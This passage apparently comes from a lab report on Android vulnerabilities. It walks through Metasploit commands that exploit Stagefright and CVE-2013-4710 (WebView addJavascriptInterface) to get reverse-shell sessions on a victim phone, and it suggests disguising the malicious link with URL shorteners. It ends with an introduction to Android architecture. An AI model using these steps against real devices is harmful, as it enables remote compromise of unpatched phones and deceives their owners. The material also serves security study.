
4. Once we're done with the configuration, to start the exploit, we will type the command **exploit** or **run**



5. Our exploit is running and our URL has been generated by Metasploit as we can see from the screenshot above.

6. All we need to do is send the URL to the victim. To make the URL look like a legitimate one, we can use URL shorteners such as bitly.

7. Once the victim clicks on the URL, the exploit would work and a reverse TCP connection would be established between the attacker and the victim.



8. Once we have the connection established, we can run the UNIX command **id** to see the details about the user such as its id, group id, etc.

List of commands used overall:

- service postgresql start msfconsole (Now, in msfconsole) search stagefright
  use 0 (number depends upon the position of exploit on search list) options
  set LHOST 10.0.0.6 (LHOST depends on our IP) exploit (Once exploited)
- id
- pwd whoami
- ls

1.5 Android Webview addJavascriptInterface code execution vulnerability

1.5.1 Assigned CVE

CVE-2013-4710

1.5.2 Attack Background

An android system element called Android WebView enables web-based content to be shown by Android apps. It is based on the WebKit engine that the Android browser and other apps utilize to generate online information.

A WebView flaw that allows an attacker to run arbitrary code inside the context of a web page was found in 2013. This vulnerability could have allowed an attacker to obtain confidential information or carry out other harmful actions. In order to prevent code execution through the '**addJavascriptInterface**' method, Google implemented a security mechanism in the Android 4.2.2 release to address this vulnerability.


To guard against vulnerabilities like this one, Android users must keep their devices updated with the most recent security fixes. Additionally, developers should exercise caution and take precautions to avoid utilizing the '**addJavascriptInterface'** method in a way that could expose them to attack.

1.5.3 Affected Android Versions


Android 4.2 and earlier

Procedure:

1. Adjust network adapter configurations such that both Victim (Android Device) and Attacker (Kali VM) are on the same network. For VM, we can use **ifconfig** command to check our IP.



Victim IP: 192.168.18.105




Attacker IP: 192.168.18.107

2. Since both devices are on the same network, we'll set up our msfconsole.


   - If we want to store our results, we use the PostgreSQL service.

   - For starting PostgreSQL service, we'll use the command **service postgresql start**

   - For starting the Metasploit framework, we'll use the command **msfconsole**



3. Since we have our msfconsole ready, we'll use the search command to look for our exploit. We'll use the command **search exploit/android/browser**




- Here, the exploit we're interested in is the webview_addjavascriptinterface located at position 0.

- To select the exploit, we'll type the command **use 0**

- Our exploit is now selected and ready for use.

- To view the available options that need to be configured, type the command

  show options or **options**




- As visible from the above screenshot, we need to configure our LHOST (mandatory) and URIPATH (not mandatory but would be helpful in the generation of our URL)

- For configuring LHOST, we'll use the command
  set LHOST 192.168.18.107

- We used 192.168.18.107 as it is the IP of the VM i.e attacker.

- For configuring the URIPATH, we'll use the command
  set URIPATH poc

- Once we're done with the configuration, to start the exploit, we will type the command **exploit** or **run**




- Our exploit is running and our URL has been generated by Metasploit as we can see from the screenshot above.


- All we need to do is send the URL to the victim. To make the URL look like a legitimate one, we can use URL shorteners such as bitly.

- Once the victim clicks on the URL, the exploit would work and a reverse TCP connection would be established between the attacker and the victim.

- Once we have the connection established, we can run the UNIX command **id** to see the details about the user such as its id, group id, etc. Moreover, we can use the command **sessions -i** in Metasploit to look at the open sessions between the attacker and the victim. Whenever we want to interact with the victim we can use sessions.



Once we are interacting with a meterpreter session, we can use the **shell** command to gain a shell on the target and execute various system commands



List of commands used overall:

- ifconfig
- service postgresql start
- msfconsole
- (Now, in msfconsole)
- search android
- use 0 (number depends upon the position of exploit on search list)
- options
- set LHOST 192.168.18.107 (LHOST depends on our IP)
- set URIPATH poc (can choose any other string other than poc eg. abcd, proof etc.)
- exploit
- (Once exploited)
- sessions -i
- sessions 1
- shell
- id
- pwd
- whoami
- ls

2 Security Application

2.1 INTRODUCTION TO ANDROID

Based on a modified version of Linux, Android is an operating system for mobile devices. It was originally developed by a start-up of the same name, Android, Inc. In 2005, Google bought Android and took over its development work as part of its strategy to reach the mobile market (as well as its development team).

The majority of the Android source code was made available under the Apache License because Google intended Android to be open and free. As a result, anyone who wants to utilize Android can do so by downloading the complete Android source code. Vendors can also alter Android and add their own proprietary extensions to it in order to set their devices apart from competing ones (usually hardware makers).

Adopting Android offers a unified approach to application development, which is its fundamental benefit. As long as the devices are powered by Android, developers just need to create applications for Android, and those applications should be able to operate on a variety of different devices.

2.2 BACKGROUND

2.2.1 Architecture of Android:

Look at Figure 1, which depicts the numerous layers that comprise the Android operating system, to comprehend how Android functions (OS). The Android OS can be loosely divided into four main layers and five sections:

1. Linux kernel – Android is built on this kernel. All of the low level device drivers for the various hardware parts of an Android device are present in this layer.

2. Libraries – These hold all the program code responsible for an Android OS's core functions. For instance, the SQLite library offers support for databases so that an application can use them to store data. The WebKit library offers features for viewing the web.

3. Android runtime — Located in the same layer as libraries, the Android runtime offers a selection of essential libraries that let programmers create Android apps in the Java language. Every Android application can operate in its own process with its own instance of the Dalvik virtual machine thanks to the Dalvik virtual machine, which is a component of the Android runtime (android applications are built into Dalvik executables).

4. Application framework — Provides application developers with access to the various features of the Android OS so they can use them in their creations.

5. Apps — This top layer contains both applications that you download and installed from the Android Market as well as applications that come pre-installed on the Android device (such as Phone, Contacts, Browser, etc.). You can locate any applications you create at this tier.

